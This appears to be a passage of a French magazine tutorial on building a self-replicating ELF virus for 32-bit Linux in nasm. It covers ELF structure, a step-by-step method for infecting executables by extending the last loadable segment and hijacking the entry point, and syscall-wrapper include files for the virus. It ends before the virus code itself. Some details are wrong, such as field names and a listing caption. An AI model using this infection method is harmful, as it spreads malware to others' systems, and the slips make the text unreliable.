La table des en-têtes de segment (en anglais *program header table*) contient des informations indispensables au téléchargement correct du programme. Elles servent à créer l'image du programme dans la mémoire virtuelle. De plus, elles peuvent indiquer l'emplacement des structures de données différentes dans la mémoire.

Elles jouent un rôle important car elles décident de la forme et du contenu de l'espace d'adresses du processus créé. Il existe des types différents des en-têtes du programme. Tous ont une fonction distincte lors du chargement du programme. De notre point de vue, les segments comme `PT_LOAD` sont les plus importants. Ils sont chargés de créer une attribution des segments dans la mémoire virtuelle et de les initier de manière appropriée.

La table des sections est utile dans la consolidation du programme et nous ne l'emploierons d'aucune manière. Vous trouverez les informations relatives à son sujet dans la documentation.

Fichiers d'en-tête

Aucun fichier d'en-tête n'est joint au nasm. Il est nécessaire de définir soi-même les constantes et les structures dont on a besoin. Voici les points indispensables pour travailler avec le virus :

- structures : `Elf32_Ehdr`, `Elf32_Phdr`, `stat`, `dirent`,
- numéros des appels systèmes : `exit`, `open`, `close`, `lseek`, `mmap`, `munmap`, `ftruncate`, `stat`, `getdents`, `fchdir`,
- définitions : `ELFMAG`, `EI_NIDENT`, `ET_EXEC`, `EM_386`, `PT_LOAD`, `S_IFREG`, `SEEK_SET`, `MAP_SHARED`, `PROT_READ`, `PROT_WRITE`, `O_RDONLY`, `O_RDWR`, `NAME_MAX`.

Outils

Lors de la création du virus, nous nous servirons des programmes suivants :

- *nasm* – assembleur dans lequel nous écrirons le code,
- *binutils* – ensemble d'outils pour analyser les fichiers binaires,
- *make* – automatisation de la compilation,
- *debugger* – gdb.

Le format ELF peut être employé dans de nombreuses architectures. Il existe une variante 32-bits et 64-bits. Comme nous l'avons mentionné au début, nous travaillerons sur une plate-forme Intel de 32 bits et pour cette raison, nous nous limiterons au format 32 bits. Les noms des structures employées commencent par `Elf32`. Les tailles supplémentaires des décalages, des adresses, etc. sont également à 32 bits. La description plus détaillée des différences entre la version 32 et 64 bits se trouve dans le manuel.

La première structure de données par laquelle doit commencer tout fichier ELF correct est l'en-tête ELF décrit par la structure `Elf32_Ehdr`.

`e_ident` est le premier champ de la structure `Elf32_Ehdr`. Il s'agit d'un tableau d'octets d'une longueur `E_NIDENT` (actuellement 16) dont l'objectif consiste à identifier le fichier et à déterminer ses caractéristiques de base, indispensables à une interprétation correcte

Ses premiers octets composent le numéro magique (en anglais *magic number*) qui permet de constater s'il s'agit du format ELF. Ils doivent correspondre respectivement à : `ELFMAG0`, `ELFMAG1`, `ELFMAG2` et `ELFMAG3`. C'est une entrée caractéristique pour les fichiers ELF, présente au début de ces fichiers : d'abord, l'octet 0x7F, ensuite, l'entrée « ELF » en ASCII. Les autres octets déterminent notamment la longueur du mot (32 ou 64-bits), la version de la spécification ELF, avec laquelle le fichier est compatible et le système d'exploitation cible.

Le champ suivant – `e_type` – permet de distinguer tous les types de fichiers ELF. Nous distinguons cinq types des fichiers :

- type inconnu (`ET_NONE`),
- fichier repositionnable (`ET_REL`),
- fichier exécutable (`ET_EXEC`),
- objet partagé (`ET_DYN`),
- cliché mémoire (`ET_CORE`).

Le champ `e_machine` décrit le type de l'architecture à laquelle est destiné le fichier. Parmi plusieurs architectures supportées, nous ne nous intéresserons qu'à la plate-forme IA32 à laquelle correspond la valeur `EM_386`.

Le champ `e_version` définit la version de spécification ELF à laquelle la structure du fichier est compatible. Pour l'instant, seule la valeur `EV_CURRENT` est disponible ; elle indique la spécification actuelle.

Le champ suivant – `e_version` – est une adresse virtuelle du point de départ du programme. Son exécution commencera à partir de l'instruction qui s'y trouve. Ce champ nous sera utile car il permet de rediriger l'exécution vers le code de notre virus.

Les autres champs, mis à part `e_flags` non utilisé actuellement, décrivent l'emplacement et la taille de la table des en-têtes de segment et de la table des sections.

Les champs : `e_phoff`, `e_phentsize` et `e_phnum` décrivent l'emplacement et la taille de la table des en-têtes de segment. Le premier d'entre eux est un décalage (calculé en octets) du début de la table par rapport au début du fichier. Le champ `e_phnum` définit le nombre des en-têtes existants dans la table. Tous les en-têtes ont une longueur identique inscrite dans le champ `e_phentsize`.

La situation est similaire avec la table des sections décrite par les champs : `e_shoff`, `e_shentsize` et `e_shnum`. Leur rôle est analogique au rôle des champs liés à la table des en-têtes de segment. Les sections, contrairement aux segments, peuvent être dotées des noms. Ils sont attribués au moyen d'une section spéciale contenant un tableau des noms. L'indexe de cette section se trouve dans le champ `e_shstrndx`.

La table des programmes décrit comment chaque partie du fichier est mappée dans la mémoire virtuelle où se trouvent les données indispensables à un chargement correct du programme. La structure `Elf32_Phdr` décrit l'en-tête individuel du programme.

`p_type` est le premier champ de la structure `Elf32_Phdr`. Il indique le type de l'en-tête qui influence les opérations réalisées lors du fonctionnement du programme. `PT_LOAD` est le type le plus important pour nous. Il décrit le mappage de la partie du fichier dans la zone de la mémoire virtuelle. Les fragments qui ne sont pas influencés par les actions de l'en-tête ne se trouveront pas dans la mémoire virtuelle.

Les fragments du fichier et de la mémoire virtuelle concernés par l'en-tête du programme sont décrits par les champs `p_offset` et `p_filesz` (fichier) ainsi que `p_vaddr` et `p_memsz` (mémoire). Ces données peuvent être interprétées différemment en fonction du type de l'en-tête. Pour les en-têtes `PT_LOAD`, elles déterminent la zone du fichier qui sera transmis à l'adresse indiquée dans la mémoire virtuelle. Pour que cela soit possible, la mémoire doit bien évidemment être capable de contenir les données indiquées. Pour cette raison, la valeur dans le champ `p_filesz` doit être inférieure ou égale à celle stockée par le champ `p_memsz`. Si nous attribuons plus de mémoire que nécessaire, le surplus sera rempli des octets zéro. Les segments du type `PT_LOAD` doivent être présents dans l'ordre des adresses ascendantes dans la mémoire (`p_vaddr`).

Il est possible d'attribuer les droits de lecture, d'enregistrement et d'exécution à chaque segment. Cette démarche s'effectue au moyen du champ `p_flags`. Trois drapeaux sont disponibles : `PF_X` (exécution), `PF_W` (enregistrement) et `PF_R` (lecture). Le segment du texte est le

Listing 2. *Manière d'indiquer l'adresse du code dans la mémoire*

```
start:
   call  code
data:
   db    'Données nécessaires', 0
code:
   pop   eax
```

plus souvent lu et exécuté et le segment des données est en plus enregistré.

Les définitions de toutes les structures de données indispensables relatives aux fichiers ELF se trouvent dans le fichier *elf.inc* présenté sur le Listing 3.

Analyse des fichiers exécutables

Nous mettrons les connaissances apprises en pratique en analysant plusieurs fichiers exécutables. Nous prendrons ainsi connaissance des vecteurs potentiels du virus. Nous utiliserons le fichier binutils, qui fait partie de l'ensemble d'outils de programmation GNU. Rien n'empêche bien évidemment d'opter pour d'autres outils.

Avant de commencer l'analyse, n'oubliez pas qu'il peut y avoir des différences entre les résultats de l'analyse présentés sur les Listings et les résultats que vous avez obtenus. Il en est ainsi car les fichiers binaires peuvent ne pas être identiques dans les distributions différentes.

Le programme echo très simple constituera l'objet de l'analyse. Il sert à afficher un texte sur une sortie standard. Dans un premier temps, analysons l'en-tête ELF du programme. Pour ce faire, nous utiliserons le programme readelf :

```
readelf -h /bin/echo
```

Le Listing 4 présente le résultat de la commande ci-dessus. Faites particulièrement attention aux emplacements des tables des en-têtes de segment et des sections. La table des en-têtes de segment se trouve au tout début du fichier, elle commence par le 52 octet. La table des sections se trouve en revanche plus loin. Remarquez que c'est la dernière structure présente dans le fichier. En effet, la longueur du fichier exécutable est de 14572. La table des sections est décalée de 13572 octets par rapport au début et sa longueur est de 1000 octets (25 en-têtes de 40 octets chacun).




Figure 1. *Structure du fichier ELF*

Pour regarder la table des sections, faites la commande :

```
readelf -S /bin/echo
```

Vous verrez une longue liste de chaque section. Nous ne l'analyserons pas car elle n'est pas essentielle du point de vue du sujet de notre article.

Passons à l'analyse des en-têtes du programme. Pour obtenir leur liste, faites la commande :

```
readelf -l /bin/echo
```

Listing 3. *Fichier Makefile utilisé pour compiler le virus*

```
%define ELFMAG    464C457Fh
%define EI_NIDENT 16
%define ET_EXEC   2
%define EM_386    3
%define PT_LOAD   1

struc Elf32_Ehdr
.e_ident          resb EI_NIDENT
.e_type           resw 1
.e_machine        resw 1
.e_version        resd 1
.e_entry          resd 1
.e_phoff          resd 1
.e_shoff          resd 1
.e_flags          resd 1
.e_ehsize         resw 1
.e_phentsize      resw 1
.e_phnum          resw 1
.e_shentsize      resw 1
.e_shnum          resw 1
.e_shstrndx       resw 1
endstruc

struc Elf32_Phdr
.p_type           resd 1
.p_offset         resd 1
.p_vaddr          resd 1
.p_paddr          resd 1
.p_filesz         resd 1
.p_memsz          resd 1
.p_flags          resd 1
.p_align          resd 1
endstruc

struc Elf32_Shdr
.sh_name          resd 1
.sh_type          resd 1
.sh_flags         resd 1
.sh_addr          resd 1
.sh_offset        resd 1
.sh_size          resd 1
.sh_link          resd 1
.sh_info          resd 1
.sh_addralign     resd 1
.sh_entsize       resd 1
endstruc
```

Le Listing 5 présente la description de tous les sept en-têtes présents dans le programme.

Comme nous l'avons susmentionné, les en-têtes du type `PT_LOAD` sont nécessaires pour créer une image du processus dans la mémoire. Ils décrivent le mappage de la partie du fichier en fragments de la mémoire virtuelle.

Le premier des en-têtes présents de ce type est doté des drapeaux de lecture et d'exécution. De plus, vous remarquerez qu'il contient la section .text. Cet en-tête sert donc à créer un segment du code dans la mémoire. Le deuxième en-tête est doté des drapeaux de lecture et d'enregistrement et contient les sections .data et .bss, ce qui signifie qu'il décrit un segment de données.

Comme nous l'avons expliqué ci-dessus, les segments `PT_LOAD` doivent exister dans l'ordre des emplacements ascendants dans la mémoire virtuelle.

Listing 4. *Exemple d'un en-tête ELF*

```
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:               0x8048a70
  Start of program headers:          52 (bytes into file)
  Start of section headers:          13572 (bytes into file)
  Flags:                             0x0
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         7
  Size of section headers:           40 (bytes)
  Number of section headers:         25
  Section header string table index: 24
```

Listing 5. *Table des en-têtes de segment*

```
Elf file type is EXEC (Executable file)
Entry point 0x8048a70
There are 7 program headers, starting at offset 52

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  PHDR           0x000034 0x08048034 0x08048034 0x000e0 0x000e0 R E 0x4
  INTERP         0x000114 0x08048114 0x08048114 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD           0x000000 0x08048000 0x08048000 0x032b4 0x032b4 R E 0x1000
  LOAD           0x0032b4 0x0804c2b4 0x0804c2b4 0x00190 0x002f4 RW  0x1000
  DYNAMIC        0x0032c8 0x0804c2c8 0x0804c2c8 0x000c8 0x000c8 RW  0x4
  NOTE           0x000128 0x08048128 0x08048128 0x00020 0x00020 R   0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW  0x4

 Section to Segment mapping:
  Segment Sections...
   00
   01     .interp
   02     .interp .note.ABI-tag .hash .dynsym .dynstr .gnu.version .gnu.version_r
                  .rel.dyn .rel.plt .init .plt .text .fini .rodata .eh_frame
   03     .ctors .dtors .jcr .dynamic .got .got.plt .data .bss
   04     .dynamic
   05     .note.ABI-tag
   06
```

Dans le cas analysé, le deuxième segment commence à l'endroit où se termine le premier. Remarquons que seulement une partie du fichier est mappée dans la mémoire et que tous les autres segments (mis à part le dernier segment du type `GNU_STACK`) se trouvent dans les zones des segments `PT_LOAD`.

Après avoir effectué un simple calcul, nous verrons que le dernier segment `PT_LOAD` se termine à l'octet 13380. 1192 octets du fichier ont été omis, y compris la table des sections, entre autres. Elle n'est pas indispensable pour le fonctionnement du programme. Vous vous en rendrez compte en la supprimant tout simplement. Pour ce faire, il faut mettre à zéro les champs qui la décrivent : `e_shoff`, `e_shentsize`, `e_shnum` et `e_shstrndx`. Une fois cette opération effectuée, le programme continuera à fonctionner correctement.

Mécanisme de l'infection

L'analyse et les observations effectuées peuvent servir d'un point de départ pour constituer une simple méthode pour infecter des fichiers.

Nous avons vu qu'il était possible de supprimer la table des sections sans influencer le fonctionnement du programme. De plus, sa taille est grande (un kilooctet) et se trouve à la fin du fichier. L'idée consiste donc à développer le dernier segment du type `PT_LOAD`, de sorte qu'il comprenne une zone supplémentaire du fichier dans laquelle nous placerons le virus.

Grâce à une longueur plus grande du segment, il est possible de placer dans la mémoire les données qui ne s'y seraient jamais trouvées sinon (par exemple, table des sections). Elles se trouveront dans la zone de la mémoire qui n'est pas initiée. Le programme peut s'attendre à un tel événement et compter sur le fait que la zone ne contiendra que les octets zéro. Il est fort probable qu'une telle démarche déstabilisera le fonctionnement du programme attaqué. Une fois les modifications apportées, la zone de la mémoire, réservée initialement par le programme, ne peut plus être modifiée.

Pour résoudre ce problème, il faut déplacer l'image du segment de la mémoire dans le fichier. Cette opération consiste à enregistrer une partie non initiée du segment dans le fichier. Sa longueur correspond à la différence entre les valeurs des champs `e_memsz` et `e_filesz` de l'en-tête qui décrit le segment donné. Cette zone doit être remplie par les zéros ; c'est l'aspect d'une partie non initiée du segment dans la mémoire. Une fois cette opération effectuée, il est possible d'ajouter en toute sécurité n'importe quel code à la fin du segment. Les adresses, sous lesquelles nous effectuerons les enregistrements, n'étaient pas initialement employées par le programme.

L'augmentation de la longueur du segment est liée à une modification appropriée des champs `e_memsz` et `e_filesz` et des droits en ajoutant un drapeau d'exécution. De plus, il faut supprimer l'information relative à la table des sections dans l'en-tête ELF.

Dans un premier temps, la procédure vérifiera bien évidemment si le fichier attaqué est un fichier exécutable ELF. Pour ce faire, il faut vérifier si :

- le fichier contient une structure `Elf32_Ehdr`,
- les quatre premiers octets sont un numéro magique,
- le fichier est exécutable (champ `e_type` égal à `ET_EXEC`),
- le fichier est destiné à l'architecture IA32 (champ `e_machine` égal à `EM_386`).

Si les conditions ci-dessus sont remplies, nous supposons qu'il s'agit d'un fichier exécutable ELF correct.

Ensuite, nous trouvons le tableau des segments et le dernier segment `PT_LOAD`. Si nécessaire, nous ajoutons à la fin un nombre approprié des octets zéro (égal à la différence des champs `e_memsz` et `e_filesz`). Nous ajoutons un virus à la fin du segment ainsi développé. Il faut apporter des modifications adéquates aux informations relatives à la taille du segment. Il faut paramétrer les champs `e_filesz` et `e_memsz` à une valeur initiale du champ `e_memsz`, à laquelle nous ajoutons la longueur du virus.

Puisque nous souhaitons que les instructions du virus s'exécutent avant la suite du programme, il faut rediriger le point d'entrée. Nous enregistrons la valeur originale du champ `e_entry` dans l'en-tête du virus. Il sera ainsi possible de passer les commandes au programme infecté à la fin de l'appel du code du virus. Ensuite, il faut modifier le champ `e_entry` de manière à ce qu'il indique l'adresse du virus dans la mémoire virtuelle.

Il ne nous reste qu'à supprimer l'information relative à la table des sections. Elle a été probablement effacée suite au développement du segment mais ce n'est pas toujours le cas. Supprimons donc l'information sur la table et nous n'aurons pas besoin de vérifier si elle a été effacée. Le code sera ainsi simplifié sans influencer la stabilité du fonctionnement du programme infecté. Cette opération se limite à mettre à zéro les champs `e_shoff`, `e_shentsize`, `e_shnum` et `e_shstrndx` dans l'en-tête du fichier.

Appels systèmes

Tout système d'exploitation est doté d'un ensemble de fonctions réalisées en mode noyau. Elles constituent une interface de programmation de base sur laquelle il est possible de baser les appels de haut niveau. L'accès aux appels systèmes est possible sous Linux grâce à l'interruption sur le vecteur 128 (0x80 hexadécimal).

Grâce aux fonctions systèmes dans les langages de haut niveau, nous n'appelons pas l'interruption 128 directement mais nous utilisons la fonction proposée par la bibliothèque libc. C'est un enveloppeur (en anglais *wrapper*). Il est chargé de préparer les arguments, d'appeler l'interruption 128 et de gérer les erreurs. La section 2 du manuel décrit le comportement des enveloppeurs.

La meilleure manière de savoir comment utiliser un appel système consiste à analyser son enveloppeur. Nous apprendrons ainsi quel type d'arguments est attendu par l'appel et comment détecter et gérer les erreurs éventuelles. De plus, il est possible d'identifier les appels qui n'existent pas dans le noyau. À titre d'exemple, `sbrk` n'est pas proposé par le noyau. C'est une fonction supplémentaire dont l'objectif consiste à faciliter la programmation.

Tout appel a son propre numéro unique qui permet de l'identifier. Cet identifiant est l'un des arguments du sous-programme de gestion de l'interruption 128. Il est ainsi possible d'utiliser des fonctions différentes à l'aide d'une seule interruption. Le fichier d'en-tête *syscall.h* contient un ensemble de numéros des appels systèmes. L'identifiant doit être placé dans le registre EAX avant l'appel de l'interruption.

Les arguments de l'appel système sont transmis à l'aide des registres. Ils sont placé respectivement dans : EBX, ECX, EDX, ESI, EDI et EBP. Certains appels systèmes attendent un seul argument qui est une adresse du tableau stockant les arguments appropriés.




Figure 2. *Structure d'un fichier ELF infecté*




Figure 3. *Structure du fichier ELF infecté*

Listing 6. *Fragment d'une procédure de la gestion de l'interruption 128 depuis le fichier arch/x86/kernel/entry_32.S*

```
ENTRY(system_call)
RING0_INT_FRAME
pushl %eax
CFI_ADJUST_CFA_OFFSET 4
SAVE_ALL
...
restore_nocheck_notrace:
   RESTORE_REGS
   addl $4, %esp
   CFI_ADJUST_CFA_OFFSET -4
irq_return:
   INTERRUPT_RETURN
```

La valeur de retour de l'appel système est transmise à l'aide du registre EAX. Les autres registres restent inchangés. Vous pouvez vous en rendre facilement en analysant le fragment du sous-programme de gestion de l'interruption présenté sur le Listing 6.

La convention veut que les codes des erreurs soient négatifs. Cela ne signifie toutefois pas que toute valeur négative est un code d'erreur. À titre d'exemple, nous pouvons avoir une adresse dans la mémoire virtuelle supérieure à 0x80000000. Ainsi, pour détecter une erreur, il faut vérifier si la valeur retournée se trouve dans une zone définie correspondant aux codes des erreurs.

Nos enveloppeurs utiliseront la convention d'appels stdcall. Autrement dit :

- les arguments d'appel sont transmis à l'aide de la pile dans un ordre inverse,
- la fonction appelée est chargée de nettoyer la pile,
- les valeurs des registres EBX, ESI, EDI et EBP doivent rester inchangés,
- la valeur de retour est transmise via le registre EAX.

Il faut donc retenir les valeurs des registres EBX, ESI, EDI et EBP (si nous les utilisons) et enlever les arguments de la pile.

Enveloppeurs des appels systèmes

Afin de connaître la manière d'appeler les fonctions systèmes, nous analyserons deux enveloppeurs de la bibliothèque libc. Pour ce faire, nous aurons besoin d'un désassembleur. Nous opterons pour un outil standard GNU – gdb.

Dans un premier temps, ouvrons la bibliothèque libc dans un débogueur :

```
gdb /lib/libc.so.6
```

`_exit` est l'un des appels systèmes le plus simple. Il termine le processus d'appel. Faites la commande suivante dans le débogueur :

disassemble _exit

Le Listing 7 présente le code obtenu. Son fonctionnement est le suivant :

- le premier et le seul argument de l'enveloppeur (code de la fin du processus) est enregistré dans le registre EBX,
- le numéro de l'appel système (ici 252) est enregistré dans le registre EAX,
- l'interruption 128 est appelée,
- le numéro d'un autre appel (ici 1) est enregistré dans le registre EAX,
- l'interruption 128 est de nouveau appelée.

L'enveloppeur `_exit` n'appelle pas un seul mais deux appels systèmes. Leurs numéros sont les suivants : 252 et 1. Il est facile de vérifier (fichier *syscall.h*) qu'il s'agit des appels `exit_group` et `exit`. Le premier d'entre eux met fin à tous les fils dans le groupe actuel de fils. Cet appel ne retourne jamais. Le code qui se trouve derrière a pour but de garantir que les noyaux inférieurs à 2.5.35 sont compatibles car ils ne proposent pas cette fonction système. La fonction `exit` avec l'identifiant 1 sera appelée dans ce cas-là. Il n'est pas nécessaire de retenir les valeurs des registres ni de nettoyer la pile car cet appel ne retournera jamais au programme qui l'appelle.

Passons à l'analyse d'un enveloppeur plus complexe. Nous désassemblons la fonction `mkdir` :

```
disassemble mkdir
```

Le code de l'enveloppeur présenté sur le Listing 8 peut être divisé en deux parties séparées par l'instruction `ret`. La première d'entre elles :

- retient le registre EBX en le copiant dans le registre EDX,
- charge deux arguments de la pile et les place dans les registres EBX et ECX,
- appelle la fonction système, numéro 39,
- retourne la valeur du registre EBX,
- compare la valeur retournée par l'appel avec un chiffre et fait un saut.

Appels systèmes

Tous les appels systèmes sous Linux s'effectuent via l'interruption 128. Chacun d'entre eux est doté d'un identifiant unique que nous pouvons trouver dans les fichiers d'en-tête (*syscall.h*). Lorsque nous connaissons le numéro de l'appel souhaité, il faut :

- retenir les valeurs des registres EBX, EDI, ESI, EDI et EBP, s'ils sont utilisés,
- placer l'identifiant d'appel dans le registre EAX,
- enregistrer les arguments respectivement dans EBX, ECX, EDX, ESI, EDI et EBP,
- appeler l'interruption 128,
- restituer les valeurs des registres retenues.

Nous obtiendrons la valeur retournée par l'appel dans le registre EAX. Les autres registres restent inchangés.

Il ne faut pas oublier que des exceptions existent toujours. L'appel peut prendre des arguments d'une autre manière que via les registres. Il faut toujours analyser l'enveloppeur d'appel disponible dans la bibliothèque libc.

La dernière étape peut permettre de passer à la seconde partie de l'appel. La valeur retournée par l'appel système est comparée à une constante négative, nous pouvons supposer qu'il s'agit d'une partie du processus de gestion des erreurs. Nous considérons la constante présente dans cet appel comme une limite inférieure des codes des erreurs. Toutes les valeurs négatives qui sont égales ou supérieures à cette constante signifieront pour nous une erreur.

Enveloppeurs des appels dans le virus

Nous créerons maintenant des enveloppeurs des appels systèmes utilisés par le virus. Dans un premier temps, nous déciderons quels enveloppeurs seront indispensables.

La fonction principale du virus consistera à se multiplier en infectant d'autres fichiers. Pour ce faire, nous aurons besoin des appels entrées-sorties qui permettront :

- d'ouvrir et de fermer les fichiers et les répertoires,
- d'énumérer le contenu d'un répertoire,
- de charger des informations relatives aux objets du système de fichiers,
- de lire et de supprimer les fichiers dans la mémoire.

Les appels `open` et `close` servent à ouvrir et à fermer les objets dans le système de fichiers. Ils fonctionnent par rapport aux fichiers, aux répertoires et aux fichiers spéciaux. Toute ressource ouverte est identifiée par un descripteur qui est un nombre entier.

Une fois le fichier ouvert, il faut placer son contenu dans la mémoire. Nous voudrons souvent enregistrer aussi les données de nouveau dans le fichier. Nous pourrons utiliser un couple d'appels `read` et `write`. Cette démarche poserait toutefois des difficultés : il faudrait gérer la mémoire, lire et enregistrer des fragments appropriés.

Il est plus facile de mapper le fichier dans la mémoire à l'aide des appels `mmap` et `munmap`. Le premier d'entre eux placera le fragment indiqué du fichier dans la mémoire et permettra de le manipuler à notre gré. Une fois le travail avec le fichier terminé, nous appelons `munmap`. Les modifications apportées seront alors transmises au fichier et la zone de la mémoire allouée auparavant sera libérée.

Mis à part les opérations sur les fichiers, nous devrons avoir la possibilité d'énumérer le contenu du répertoire. Pour ce faire, nous optons pour la fonction système `getdents`. Ses appels respectifs remplissent la structure `dent` avec les données des objets qui se trouvent dans le répertoire indiqué par le descripteur.

L'appel de `getdents` informe seulement quels sont les noms des objets. Nous avons besoin de davantage d'informations sur l'objet analysé. Il faut notamment savoir distinguer les fichiers ordinaires et les répertoires, les sockets, etc. De plus, nous devons connaître la longueur du fichier pour procéder à l'infection. Elle est également exigée par les appels `mmap` et `munmap`. La fonction système `stat` nous fournira toutes les informations indispensables. Elle remplit la structure `stat` avec les informations sur l'objet dont le chemin est transmis en argument.

Tous les appels susmentionnés nécessitent certaines options et structures pour fonctionner correctement. Il est possible de les trouver dans les fichiers d'en-tête appropriés. Le manuel sera très utile. Le Listing 9 présente un fichier d'en-tête prêt.

La structure de tous les enveloppeurs est similaire :

- ils retiennent les valeurs des registres appropriés (EBX, ESI, EDI et EBP),
- ils chargent les arguments de la pile et les placent dans les registres appropriés,
- ils appellent la fonction `syscall _error`.

Listing 7. *Code de l'enveloppeur _exit de la bibliothèque libc*

```
(gdb) disassemble _exit
Dump of assembler code for function _exit:
0x00095344 <_exit+0>:   mov   0x4(%esp),%ebx
0x00095348 <_exit+4>:   mov   $0xfc,%eax
0x0009534d <_exit+9>:   int   $0x80
0x0009534f <_exit+11>:   mov   $0x1,%eax
0x00095354 <_exit+16>:  int   $0x80
0x00095356 <_exit+18>:  hlt
End of assembler dump.
```

Listing 8. *Code de l'enveloppeur mkdir de libc*

```
(gdb) disassemble mkdir
Dump of assembler code for function mkdir:
0x000bb590 <mkdir+0>:   mov    %ebx,%edx
0x000bb592 <mkdir+2>:   mov    0x8(%esp),%ecx
0x000bb596 <mkdir+6>:   mov    0x4(%esp),%ebx
0x000bb59a <mkdir+10>:  mov    $0x27,%eax
0x000bb59f <mkdir+15>:  int    $0x80
0x000bb5a1 <mkdir+17>:  mov    %edx,%ebx
0x000bb5a3 <mkdir+19>:  cmp    $0xfffff001,%eax
0x000bb5a8 <mkdir+24>:  jae    0xbb5ab <mkdir+27>
0x000bb5aa <mkdir+26>:  ret
0x000bb5ab <mkdir+27>:  call   0x102656
0x000bb5b0 <mkdir+32>:  add    $0x7ea44,%ecx
0x000bb5b6 <mkdir+38>:  mov    -0x20(%ecx),%ecx
0x000bb5bc <mkdir+44>:  xor    %edx,%edx
0x000bb5be <mkdir+46>:  sub    %eax,%edx
0x000bb5c0 <mkdir+48>:  mov    %edx,%gs:(%ecx)
0x000bb5c3 <mkdir+51>:  or     $0xffffffff,%eax
0x000bb5c6 <mkdir+54>:  jmp    0xbb5aa <mkdir+26>
End of assembler dump.
```

Listing 9. *Fichier syscall.inc – appels systèmes*

```
; Numéros des appels systèmes
%define SYS_exit        1
%define SYS_open        5
%define SYS_close       6
%define SYS_lseek       19
%define SYS_mmap        90
%define SYS_munmap      91
%define SYS_ftruncate   93
%define SYS_stat        106
%define SYS_getdents    141
%define SYS_fchdir      133
; Appel de stat
%define S_IFREG         0100000q
; Appel de lseek
%define SEEK_SET        0
; Appel de mmap
%define MAP_SHARED      1
%define PROT_READ       1
%define PROT_WRITE      2
; Appel de open
%define O_RDONLY        0
%define O_RDWR          2
; Appel de getdents
%define NAME_MAX        4096
; Zone inférieure des codes des erreurs
%define ERROR_THRESHOLD 0FFFFF000h
struc _stat
.st_dev                 resd 1
.st_ino                 resd 1
.st_mode                resw 1
.st_nlink               resw 1
.st_uid                 resw 1
.st_gid                 resw 1
.st_rdev                resd 1
.st_size                resd 1
.st_blksize             resd 1
.st_blocks              resd 1
.st_atime               resd 1
.st_atime_nsec          resd 1
.st_mtime               resd 1
.st_mtime_nsec          resd 1
.st_ctime               resd 1
.st_ctime_nsec          resd 1
                        resq 2
endstruc
struc dirent
.d_ino                  resd 1
.d_off                  resd 1
.d_reclen               resw 1
.d_name                 resb NAME_MAX+1
endstruc
syscall_error:
   int   80h
   cmp   eax, ERROR_THRESHOLD
   jbe   .return
   or    eax, byte -1
.return:
   pop   ecx
   pop   ebx
   jmp   ecx
lseek:
   push  ebx
   push  byte SYS_lseek
   pop   eax
   mov   ebx, [esp+8]
   mov   ecx, [esp+12]
   mov   edx, [esp+16]
   call  syscall_error
   retn  12
open:
   push  ebx
   push  byte SYS_open
   pop   eax
   mov   ebx, [esp+8]
   mov   ecx, [esp+12]
   mov   edx, [esp+16]
   call  syscall_error
   retn  12
close:
   push  ebx
   push  byte SYS_close
   pop   eax
   mov   ebx, [esp+4]
   call  syscall_error
   retn  4
mmap:
   push  ebx
   push  byte SYS_mmap
   pop   eax
   lea   ebx, [esp+8]
   call  syscall_error
   retn  24

munmap:
   push  ebx
   push  byte SYS_munmap
   pop   eax
   mov   ebx, [esp+8]
   mov   ecx, [esp+12]
   call  syscall_error
   retn  8
stat:
   push  ebx
   push  byte SYS_stat
   pop   eax
   mov   ebx, [esp+8]
   mov   ecx, [esp+12]
   call  syscall_error
   retn  8
getdents:
   push  ebx
   mov   eax, SYS_getdents
   mov   ebx, [esp+8]
   mov   ecx, [esp+12]
   mov   edx, [esp+16]
   call  syscall_error
   retn  12
fchdir:
   push  ebx
   mov   eax, SYS_fchdir
   mov   ebx, [esp+8]
   call  syscall_error
   retn  4
ftruncate:
   push  ebx
   push  byte SYS_ftruncate
   pop   eax
   mov   ebx, [esp+8]
   mov   ecx, [esp+12]
   call  syscall_error
   retn  8
```

Listing 10. *Fichier virus.inc*

```
%macro call 1-*
%rep %0-1
%rotate -1
push %1
%endrep
%rotate -1
call %1
%endmacro
```

La fonction appelée à la fin, `syscall _ error`, est chargée d'appeler l'interruption 128 et de gérer les erreurs. Elle consiste à retourner la valeur -1 dans le registre EAX lorsque l'interruption retourne un chiffre négatif supérieur au seuil d'erreur `ERROR _ THRESHOLD`. Avant le retour, elle restitue la valeur du registre EBX car il est retenu dans tous les enveloppeurs.

Code du virus

